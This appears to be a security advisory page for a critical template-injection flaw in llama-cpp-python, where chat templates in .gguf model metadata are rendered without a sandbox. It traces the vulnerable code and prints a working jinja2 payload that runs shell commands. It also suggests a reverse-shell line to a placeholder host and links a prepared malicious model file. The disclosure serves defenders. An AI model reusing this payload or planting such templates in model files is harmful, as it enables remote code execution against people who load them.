PT-2026-53477 · Pypi · Llama Cpp Python
Publicado
2026-06-29
·
Atualizado
2026-06-29
CVSS v3.1
9.6
Crítica
| Vetor | AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H |
Description
llama-cpp-python depends on class Llama in llama.py to load .gguf llama.cpp or Latency Machine Learning Models. The init constructor built in the Llama takes several parameters to configure the loading and running of the model. Other than NUMA, LoRa settings, loading tokenizers, and hardware settings, init also loads the chat template from targeted .gguf 's Metadata and furtherly parses it to llama chat format.Jinja2ChatFormatter.to chat handler() to construct the self.chat handler for this model. Nevertheless, Jinja2ChatFormatter parse the chat template within the Metadate with sandbox-less jinja2.Environment, which is furthermore rendered in call to construct the prompt of interaction. This allows jinja2 Server Side Template Injection which leads to RCE by a carefully constructed payload.Source-to-Sink
llama.py -> class Llama -> init:
python
class Llama:
  """High-level Python wrapper for a llama.cpp model."""

   backend initialized = False

  def  init (
    self,
    model path: str,
		# lots of params; Ignoring
  ):

    self.verbose = verbose

    set verbose(verbose)

    if not Llama. backend initialized:
      with suppress stdout stderr(disable=verbose):
        llama cpp.llama backend init()
      Llama. backend initialized = True

		# Ignoring lines of unrelated codes.....

    try:
      self.metadata = self. model.metadata()
    except Exception as e:
      self.metadata = {}
      if self.verbose:
        print(f"Failed to load metadata: {e}", file=sys.stderr)

    if self.verbose:
      print(f"Model metadata: {self.metadata}", file=sys.stderr)

    if (
      self.chat format is None
      and self.chat handler is None
      and "tokenizer.chat template" in self.metadata
    ):
      chat format = llama chat format.guess chat format from gguf metadata(
        self.metadata
      )

      if chat format is not None:
        self.chat format = chat format
        if self.verbose:
          print(f"Guessed chat format: {chat format}", file=sys.stderr)
      else:
        template = self.metadata["tokenizer.chat template"]
        try:
          eos token id = int(self.metadata["tokenizer.ggml.eos token id"])
        except:
          eos token id = self.token eos()
        try:
          bos token id = int(self.metadata["tokenizer.ggml.bos token id"])
        except:
          bos token id = self.token bos()

        eos token = self. model.token get text(eos token id)
        bos token = self. model.token get text(bos token id)

        if self.verbose:
          print(f"Using gguf chat template: {template}", file=sys.stderr)
          print(f"Using chat eos token: {eos token}", file=sys.stderr)
          print(f"Using chat bos token: {bos token}", file=sys.stderr)

        self.chat handler = llama chat format.Jinja2ChatFormatter(
          template=template,
          eos token=eos token,
          bos token=bos token,
          stop token ids=[eos token id],
        ).to chat handler()

    if self.chat format is None and self.chat handler is None:
      self.chat format = "llama-2"
      if self.verbose:
        print(f"Using fallback chat format: {chat format}", file=sys.stderr)
In
llama.py, llama-cpp-python defined the fundamental class for model initialization parsing (Including NUMA, LoRa settings, loading tokenizers, and stuff ). In our case, we will be focusing on the parts where it processes metadata; it first checks if chat format and chat handler are None and checks if the key tokenizer.chat template exists in the metadata dictionary self.metadata. If it exists, it will try to guess the chat format from the metadata. If the guess fails, it will get the value of chat template directly from self.metadata.self.metadata is set during class initialization and it tries to get the metadata by calling the model's metadata() method, after that, the chat template is parsed into llama chat format.Jinja2ChatFormatter as params which furthermore stored the to chat handler() as chat handlerllama chat format.py -> Jinja2ChatFormatter:
self. environment = jinja2.Environment( -> from string(self.template) -> self. environment.render(python
class ChatFormatter(Protocol):
  """Base Protocol for a chat formatter. A chat formatter is a function that
  takes a list of messages and returns a chat format response which can be used
  to generate a completion. The response can also include a stop token or list
  of stop tokens to use for the completion."""

  def  call (
    self,
    *,
    messages: List[llama types.ChatCompletionRequestMessage],
    **kwargs: Any,
  ) -> ChatFormatterResponse: ...


class Jinja2ChatFormatter(ChatFormatter):
  def  init (
    self,
    template: str,
    eos token: str,
    bos token: str,
    add generation prompt: bool = True,
    stop token ids: Optional[List[int]] = None,
  ):
    """A chat formatter that uses jinja2 templates to format the prompt."""
    self.template = template
    self.eos token = eos token
    self.bos token = bos token
    self.add generation prompt = add generation prompt
    self.stop token ids = set(stop token ids) if stop token ids is not None else None

    self. environment = jinja2.Environment(
      loader=jinja2.BaseLoader(),
      trim blocks=True,
      lstrip blocks=True,
    ).from string(self.template)

  def  call (
    self,
    *,
    messages: List[llama types.ChatCompletionRequestMessage],
    functions: Optional[List[llama types.ChatCompletionFunction]] = None,
    function call: Optional[llama types.ChatCompletionRequestFunctionCall] = None,
    tools: Optional[List[llama types.ChatCompletionTool]] = None,
    tool choice: Optional[llama types.ChatCompletionToolChoiceOption] = None,
    **kwargs: Any,
  ) -> ChatFormatterResponse:
    def raise exception(message: str):
      raise ValueError(message)

    prompt = self. environment.render(
      messages=messages,
      eos token=self.eos token,
      bos token=self.bos token,
      raise exception=raise exception,
      add generation prompt=self.add generation prompt,
      functions=functions,
      function call=function call,
      tools=tools,
      tool choice=tool choice,
    )
As we can see in
llama chat format.py -> Jinja2ChatFormatter, the constructor init initialized required members inside of the class; Nevertheless, focusing on this line:python
    self. environment = jinja2.Environment(
      loader=jinja2.BaseLoader(),
      trim blocks=True,
      lstrip blocks=True,
    ).from string(self.template)
Fun thing here:
llama cpp python directly loads the self.template (self.template = template which is the chat template located in the Metadate that is parsed as a param) via jinja2.Environment.from string( without setting any sandbox flag or using the protected immutablesandboxedenvironment class. This is extremely unsafe since the attacker can implicitly tell llama cpp python to load malicious chat template which is furthermore rendered in the call constructor, allowing RCEs or Denial-of-Service since jinja2's renderer evaluates embed codes like eval(), and we can utilize expose method by exploring the attribution such as globals, subclasses of pretty much anything.python
  def  call (
    self,
    *,
    messages: List[llama types.ChatCompletionRequestMessage],
    functions: Optional[List[llama types.ChatCompletionFunction]] = None,
    function call: Optional[llama types.ChatCompletionRequestFunctionCall] = None,
    tools: Optional[List[llama types.ChatCompletionTool]] = None,
    tool choice: Optional[llama types.ChatCompletionToolChoiceOption] = None,
    **kwargs: Any,
  ) -> ChatFormatterResponse:
    def raise exception(message: str):
      raise ValueError(message)

    prompt = self. environment.render( # rendered!
      messages=messages,
      eos token=self.eos token,
      bos token=self.bos token,
      raise exception=raise exception,
      add generation prompt=self.add generation prompt,
      functions=functions,
      function call=function call,
      tools=tools,
      tool choice=tool choice,
    )
Exploiting
For our exploitation, we first downloaded [qwen1 5-0 5b-chat-q2 k.gguf](https://huggingface.co/Qwen/Qwen1.5-0.5B-Chat-GGUF/blob/main/qwen1 5-0 5b-chat-q2 k.gguf) of
Qwen/Qwen1.5-0.5B-Chat-GGUF on huggingface as the base of the exploitation, by importing the file to Hex-compatible editors (In my case I used the built-in Hex editor or vscode), you can try to search for key chat template (imported as template = self.metadata["tokenizer.chat template"] in llama-cpp-python):
qwen1 5-0 5b-chat-q2 k.gguf appears to be using the OG role+message and using the fun jinja2 syntax. By first replacing the original chat template in x00, then inserting our SSTI payload. We constructed this payload which firstly iterates over the subclasses of the base class of all classes in Python. The expression (). class . base . subclasses () retrieves a list of all subclasses of the basic object class and then we check if its warning by if "warning" in x. name , if it is , we access its module via the module attribute then access Python's built-in functions through builtins and uses the import function to import the os module and finally we called os.popen to touch /tmp/retr0reg, create an empty file call retr0reg under /tmp/python
{% for x in (). class . base . subclasses () %}{% if "warning" in x. name %}{{x(). module. builtins [' import ']('os').popen("touch /tmp/retr0reg")}}{%endif%}{% endfor %}in real life exploiting instance, we can change
touch /tmp/retr0reg into arbitrary codes like sh -i >& /dev/tcp/<HOST>/<PORT> 0>&1 to create a reverse shell connection to specified host, in our case we are using touch /tmp/retr0reg to showcase the exploitability of this vulnerability.
After these steps, we got ourselves a malicious model with an embedded payload in
chat template of the metahead, in which will be parsed and rendered by llama.py:class Llama:init -> self.chat handler -> llama chat format.py:Jinja2ChatFormatter:init -> self. environment = jinja2.Environment( -> ``llama chat format.py:Jinja2ChatFormatter:call -> self. environment.render(`(The uploaded malicious model file is in https://huggingface.co/Retr0REG/Whats-up-gguf )
python
from llama cpp import Llama

# Loading locally:
model = Llama(model path="qwen1 5-0 5b-chat-q2 k.gguf")
# Or loading from huggingface:
model = Llama.from pretrained(
  repo id="Retr0REG/Whats-up-gguf",
  filename="qwen1 5-0 5b-chat-q2 k.gguf",
  verbose=False
)

print(model.create chat completion(messages=[{"role": "user","content": "what is the meaning of life?"}]))
Now when the model is loaded whether as
Llama.from pretrained or Llama and chatted, our malicious code in the chat template of the metahead will be triggered and execute arbitrary code.PoC video here: https://drive.google.com/file/d/1uLiU-uidESCs 4EqXDiyKR1eNOF1IUtb/view?usp=sharing
Correção
Encontrou algum problema na descrição? Tem algo a acrescentar? Fique à vontade para nos escrever 👾
Identificadores relacionados
Produtos afetados
Llama Cpp Python